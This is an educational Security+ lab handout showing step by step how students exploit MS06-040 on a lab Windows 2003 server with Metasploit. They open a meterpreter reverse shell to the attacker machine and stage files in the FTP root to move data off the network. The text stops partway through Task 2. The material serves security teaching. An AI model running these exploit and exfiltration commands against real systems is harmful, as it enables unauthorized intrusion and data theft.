



CompTIA Security+® Lab Series

Lab 13: Importance of Data Security - Data Theft

CompTIA Security+® Domain 4 - Application, Data and Host Security

Objective 4.3: Explain the importance of data security

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security

Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Explain the Importance of Data Security	4
3	Pod Topology	5
4	Lab Settings.....	6
Task 1	Using Metasploit to Attack a Remote System	8
Task 1.1	Attacking a Remote Machine Using Metasploit	8
Task 1.2	Conclusion.....	16
Task 1.3	Discussion Questions	16
Task 2	Stealing Data using FTP and HTTP.....	17
Task 2.1	Stealing Data from the Network using FTP and HTTP	17
Task 2.2	Conclusion.....	24
Task 2.3	Discussion Questions	24
Task 3	Stealing Data using Meterpreter.....	25
Task 3.1	Stealing Data using Meterpreter's Download	25
Task 3.2	Conclusion.....	27
Task 3.3	Discussion Questions	27
5	References	28

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will learn some of the various methods that a hacker will use to take data out of a network. One of the main reasons that attackers break into computer networks is to steal a company's data. Data stolen could consist of confidential information, such as an aircraft manufacturer's plans for building an airplane or other proprietary information that could cause serious financial damage if not kept confidential.

This lab includes the following tasks:

- [Task 1](#) - Using Metasploit to Attack a Remote System
- [Task 2](#) - Stealing Data using FTP and HTTP
- [Task 3](#) - Stealing Data using Meterpreter

2 Objective: Explain the Importance of Data Security

You may have read an article online about how data or credit card databases are stolen from a network. You may wonder how the hacker got into the company's systems and what techniques the attacker used to steal the information from the network.

Meterpreter Shell [1] – Meterpreter is another payload that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even more powerful and has a set of unique commands specifically that deal with exploitation. The meterpreter payload also allows the user to spawn a command shell.

Metasploit [2] – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable.

FTP – File Transfer Protocol, or FTP, can be used to transfer files from one computer to another. The FTP protocol uses the Transmission Control Protocol (TCP) and two ports, 20 and 21. Port 21 is used for the commands and port 20 is used for the data transfer. Credentials and files that are transferred using FTP are sent in clear text.

HTTP – Hyper Text Transfer Protocol, or HTTP, can be used to download files. The HTTP protocol uses the Transmission Control Protocol (TCP) and port 80. HTTP clients include browsers and wget.exe. Web server software includes Microsoft's Internet Information Services (IIS) and Apache. This is web server software, commonly used on Linux machines. However, Apache can be utilized on Windows, Mac OS X, and UNIX.

Windows Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 2k3 Server Internal Victim Machine	192.168.100.201
Windows 2k3 Server administrator password	password

BackTrack 5 Login:

1. Click on the BackTrack 5 icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

```
BackTrack 5 R1 - Code Name  
bt login: root  
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

```
[*] To start a graphical interface, type "startx".  
[*] The default root password is "toor".  
root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 2003 Server Login:

1. Click on the Windows 2k3 Server icon on the topology (these instructions will work for both internal and external victim machines).
2. Enter the User name, **Administrator** (verify the username with your instructor).
3. Type in the password: **password** and click the **OK** button (verify the password with your instructor).



Task 1 Using Metasploit to Attack a Remote System

Metasploit has exploits for the Windows, Mac, Linux, and UNIX operating systems, as well as some exploits for mobile devices like the iPhone and Droid. It actually started out as a game but it is a serious tool that can be used to exploit vulnerabilities.

Metasploit is available in both free and commercial versions and is maintained by the company Rapid 7. Understanding how an attacker can use a tool like Metasploit can help someone better understand network security and the importance of hardening their systems.

Task 1.1 Attacking a Remote Machine Using Metasploit

To launch and explore Metasploit, type the following commands:

1. Open a terminal within the BackTrack 5 system by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit.
root@bt:~#msfconsole
2. The banner you see may be different from the one in shown below. Type **banner** to change the banner.



```
Metasploit

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 210 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 210 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >
```

Figure 4: The msfconsole of Metasploit

- At the msf prompt, you can type `?` to see a list of available commands:
`msf > ?`

```

root@bt: ~
File Edit View Terminal Help
msf > ?

Core Commands
=====

Command      Description
-----      -
?             Help menu
back         Move back from the current context
banner      Display an awesome metasploit banner
cd          Change the current working directory
color       Toggle color
connect     Communicate with a host
exit       Exit the console
help       Help menu
info      Displays information about one or more module
    
```

Figure 5: Commands Available within Msfconsole

Not all of the available commands are displayed when you type `?`. For example, the `ifconfig` and `nmap` programs loaded on the BackTrack operating system can be used.

- To view the IP Address of the BackTrack 5 machine (attacker), type the following:
`msf > ifconfig`

```

msf > ifconfig
[*] exec: ifconfig

eth2      Link encap:Ethernet  Hwaddr 00:50:56:98:00:9c
          inet addr:192.168.100.3  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe98:9c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2754 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:266661 (266.6 KB)  TX bytes:75810 (75.8 KB)
          Interrupt:19 Base address:0x2000
    
```

Figure 6: The ifconfig command runs within msfconsole

The `ifconfig` command comes in handy if you forget the IP Address of the attacking machine or if you are using DHCP and are unsure what IP Address is in use.

- Another handy command that can be used within msfconsole is **nmap**. To see all of the switches that can be used with the nmap command, type:
`msf > nmap`

```
msf > nmap
[*] exec: nmap

Nmap 5.51SVN ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 7: Switches Available for Nmap

- To view the other machines that are active on the subnet, type:
`msf > nmap -sP 192.168.100.*`

```
msf > nmap -sP 192.168.100.*
[*] exec: nmap -sP 192.168.100.*

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 02:16 EST
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.201
Host is up (0.00048s latency).
MAC Address: 00:50:56:98:00:96 (VMware)
Nmap done: 256 IP addresses (2 hosts up) scanned in 36.30 seconds
```

Figure 8: Searching for Exploits within the Metasploit Framework

The BackTrack 5 Attack machine has the IP Address of 192.168.100.3. The victim is 192.168.100.201.

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 02:13 EST
Nmap scan report for 192.168.100.3 → Attacker
Host is up.
Nmap scan report for 192.168.100.201 → Victim
Host is up (0.00048s latency).
```

Figure 9: The Nmap Scan identifies the Attacker and the Victim

7. Type the following to perform an Operating System Scan of the remote host:
`msf > nmap -O 192.168.100.201`

```
msf > nmap -O 192.168.100.201
[*] exec: nmap -O 192.168.100.201

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 04:56 EST
Nmap scan report for 192.168.100.201
Host is up (0.00068s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1028/tcp  open  unknown
1047/tcp  open  neod1
1064/tcp  open  jstel
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8099/tcp  open  unknown
MAC Address: 00:50:56:98:00:96 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
```

Figure 10: An Operating System Scan of the Victim

According to the nmap operating system scan results, the victim machine is a Windows 2003 box without a service pack. It will be vulnerable to the following exploit:

- MS06_040 - Windows Server Service Remote Buffer Overflow Vulnerability

You can get more detail about this vulnerability at the following link:

<http://technet.microsoft.com/en-us/security/bulletin/ms06-040>

8. Search for a Remote Procedure Call (RPC) exploit by typing `search ms06-040` at the msf console:

`msf > search ms06-040`

```
msf > search ms06-040
Matching Modules
=====
Name                               Disclosure Date Rank Description
----                               -
exploit/windows/smb/ms06_040_netapi 2006-08-08     good Microsoft Server Service NetpwPathCanonicalize Overflow
```

Figure 11: Searching for the MS06-040 Vulnerability

9. To use the MS06_040 exploit, type the following command into the msf console:

`msf > use exploit/windows/smb/ms06_040_netapi`

```
msf > use exploit/windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) >
```

Figure 12: Using the exploit

10. To display a list of options that are available for the exploit:

`msf > show options`

```
msf exploit(ms06_040_netapi) > show options
Module options (exploit/windows/smb/ms06_040_netapi):

Name      Current Setting  Required  Description
----      -
RHOST     <<              yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  -
0   (wscspy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
```

Figure 13: Showing the Options for the Exploit

11. Type the following command to get information about the `ms06_040_netapi` exploit:
`msf > info`

```
msf exploit(ms06_040_netapi) > info

Name: Microsoft Server Service NetpwPathCanonicalize Overflow
Module: exploit/windows/smb/ms06_040_netapi
Version: 13214
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   (wscspy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
  1   (wscspy) Windows NT 4.0 / Windows 2000 SP0-SP4
  2   (wscspy) Windows XP SP0/SP1
  3   (stack) Windows XP SP1 English
  4   (stack) Windows XP SP1 Italian
  5   (wscspy) Windows 2003 SP0

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST            yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Figure 14: Showing Information about the Exploit

The exploit requires port 445 to be open on the victim machine. This port was open when we performed an operating system scan on the victim machine using `nmap`. Nevertheless, we can run the scan again against the victim machine, verifying that port 445 is open.

12. Type the following command to scan for port 445 on the victim machine:
`msf exploit(ms06_040_netapi) > nmap -O 192.168.100.201 -p 445`

```
msf exploit(ms06_040_netapi) > nmap -O 192.168.100.201 -p 445
[*] exec: nmap -O 192.168.100.201 -p 445

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 09:53 EST
Nmap scan report for 192.168.100.201
Host is up (0.00053s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:50:56:98:00:96 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.18 seconds
```

Figure 15: Scanning to determine if Port 445 is open

To attack the remote machine, we need to set the target IP Address, or **rhost**.

13. Type the following command to set the **rhost** (remote host) within Metasploit:

```
msf exploit(ms06_040_netapi) > set rhost 192.168.100.201
```

```
msf exploit(ms06_040_netapi) > set rhost 192.168.100.201
rhost => 192.168.100.201
```

Figure 16: Setting the Remote Host

Next we will need to set a **payload**. Examples are meterpreter and command shells.

14. Type the following command to set the **payload** within Metasploit:

```
msf exploit(ms06_040_netapi) > set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(ms06_040_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 17: Setting the Payload

We need to provide the IP Address of the machine to send meterpreter to, or **lhost**.

15. Type the following command to set the **lhost** (local host) within Metasploit:

```
msf exploit(ms06_040_netapi) > set lhost 192.168.100.3
```

```
msf exploit(ms06_040_netapi) > set lhost 192.168.100.3
lhost => 192.168.100.3
```

Figure 18: Setting the Local Host

This exploit requires a target. The victim is running Windows 2003, so the target is 5.

16. Type the following command to set the target within Metasploit:

```
msf exploit(ms06_040_netapi) > set target 5
```

```
msf exploit(ms06_040_netapi) > set target 5
target => 5
```

Figure 19: Setting the Target

17. Type the following command to verify all options within Metasploit:

```
msf exploit(ms06_040_netapi) > show options
```

```
msf exploit(ms06_040_netapi) > show options

Module options (exploit/windows/smb/ms06_040_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.100.201 yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
  LHOST     192.168.100.3   yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  5   (wscspy) Windows 2003 SP0
```

Figure 20: Showing the Options

18. Type the following command to exploit the target within Metasploit:

```
msf exploit(ms06_040_netapi) > exploit
```

```
msf exploit(ms06_040_netapi) > exploit

[*] Started reverse handler on 192.168.100.3:4444
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.100.201[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.100.201[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Sending stage (752128 bytes) to 192.168.100.201
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.201:3054) at 2012-02-27 09:41:10 -0500

meterpreter > |
```

Figure 21: Exploiting the Victim Machine

If the exploit works, you will receive the message, *meterpreter session 1 opened*.

If the exploit does not work on the first try, wait a minute. Continue to keep trying to exploit until it is successful and you should receive a *meterpreter session 1 opened* message.

19. Do not close the terminal. This exercise will be continues in [Task 2.1](#).

Task 1.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. A user can interact with Metasploit by typing `msfconsole` from the terminal within BackTrack. Once `msfconsole` has been launched, the user has the ability to search for an exploit by the vulnerability number. To determine if the exploit is suitable for the target system, the user can utilize the `info` command to get more detailed information about a particular exploit.

Task 1.3 Discussion Questions

1. What is the command used to set the victim's IP Address in Metasploit?
2. What is the command used to set the attacker's IP Address in Metasploit?
3. How can you view what items need to be set in order to exploit a victim?
4. What command can be used within `msfconsole` to scan a remote system?

Task 2 Stealing Data using FTP and HTTP

Data theft from hackers is a serious problem for companies. If attackers are able to infiltrate an organization's system, they will use various methods to take data out of the network.


Task 2.1 Stealing Data from the Network using FTP and HTTP

If an attacker is able to get a command prompt on the victim's machine, and the victim machine is a FTP or web server, the attacker can leverage those services to move data out of the network. During this task, we will use the Web and FTP server to steal data.

Interacting with a Command Shell on the Victim's Machine

1. Continuing on from the end of [Task 1.1](#), you can interact with a command prompt on the victim machine by typing the following command:

`meterpreter > shell`




```
meterpreter > shell
Process 3352 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
```

Figure 22: A Windows Command Prompt on the Victim Machine

Your command prompt should indicate you are within the C:\Windows\System32 directory.

2. Type the following command to view the files and folders in *system32*:



```
C:\WINDOWS\system32>dir
```

Figure 23: Using the dir Command

There are so many files and folders in this directory, and the output goes by so quickly, you will be unable to see all of the results, even if you scroll to the top of your screen.

```

03/25/2003 07:00 AM      28,672 wshcon.dll
03/25/2003 07:00 AM      61,440 wshext.dll
03/25/2003 07:00 AM     14,336 wship6.dll
03/25/2003 07:00 AM     12,800 wshisn.dll
03/25/2003 07:00 AM       8,192 wshnetbs.dll
03/25/2003 07:00 AM     94,208 wshom.ocx
03/25/2003 07:00 AM     23,552 wshqos.dll
03/25/2003 07:00 AM     11,264 WshRm.dll
03/25/2003 07:00 AM     18,432 wshtcpip.dll
03/25/2003 07:00 AM     40,448 wsnmp32.dll
03/25/2003 07:00 AM     22,528 wsock32.dll
03/25/2003 07:00 AM     46,592 wstdecod.dll
03/25/2003 07:00 AM     17,920 wtsapi32.dll
03/25/2003 07:00 AM    141,824 wuauclt.exe
03/25/2003 07:00 AM    193,024 wuaueng.dll
03/25/2003 07:00 AM     10,752 wuauerv.dll
03/25/2003 07:00 AM     32,256 wupdmgr.exe
03/25/2003 07:00 AM     59,904 wzcdlg.dll
03/25/2003 07:00 AM     25,088 wzcsapi.dll
03/25/2003 07:00 AM    279,040 wzcsvc.dll
03/25/2003 07:00 AM     88,576 xactsrv.dll
03/25/2003 07:00 AM     29,184 xcopy.exe
03/25/2003 07:00 AM    174,200 xenroll.dll
03/25/2003 07:00 AM       8,704 xolehlp.dll
03/25/2003 07:00 AM    323,584 zipfldr.dll
11/11/2010 08:16 PM    176,594 ~
                2006 File(s)      327,686,463 bytes
                49 Dir(s)      1,361,268,736 bytes free

C:\WINDOWS\system32>

```

Figure 24: Listing the Files and Folders on the Root of C:

3. We can redirect the listing of all of the files and folders to a text file:
C:\Windows\system32>dir > dir.txt

```

C:\WINDOWS\system32>dir > dir.txt
dir > dir.txt

C:\WINDOWS\system32>

```

Figure 25: Redirecting Output to a Text File

- To see if the FTP Service is running on the victim, from the BackTrack 5 menu bar, select **Applications, Internet, Firefox Web Browser**. Type the following URL in the address bar:
<ftp://192.168.100.201>




Figure 26: The FTP Directory Listing of 192.168.100.201

Minimize Firefox by clicking the **down arrow** in the top left corner of the application.

- Copy the text file you created to the location where FTP files are stored:
C:\Windows\system32>copy dir.txt c:\inetpub\ftproot

```
C:\WINDOWS\system32>copy dir.txt c:\inetpub\ftproot
copy dir.txt c:\inetpub\ftproot
1 file(s) copied.
```

Figure 27: Copying the file to the FTP Root

You should receive the message that *1 file(s) was copied*.

- Maximize the Firefox window. Click the **refresh** button. Your file will appear.




Figure 28: The Copied File Appears within the FTP root

7. To view the text file, click on the link to **dir.txt** in the Name column.




Figure 29: The dir.txt file

Notice that all of the files and folders can now be viewed by scrolling down the page.

